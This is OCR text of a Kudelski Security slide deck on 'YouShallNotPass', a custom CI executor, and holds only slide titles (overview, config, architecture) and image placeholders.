
REPO

IMAGES

SCRIPTS

USERS

KUDELSKI SECURITY



YouShallNotPass

Custom executor to the rescue

YouShallNotPass

YSNP Overview


Custom Runner

YSNP Config


KUDELSKI SECURITY

Without YSNP


Without YSNP




Without YSNP




YSNP Architecture



YSNP Architecture



YSNP Architecture



YouShallNotPass

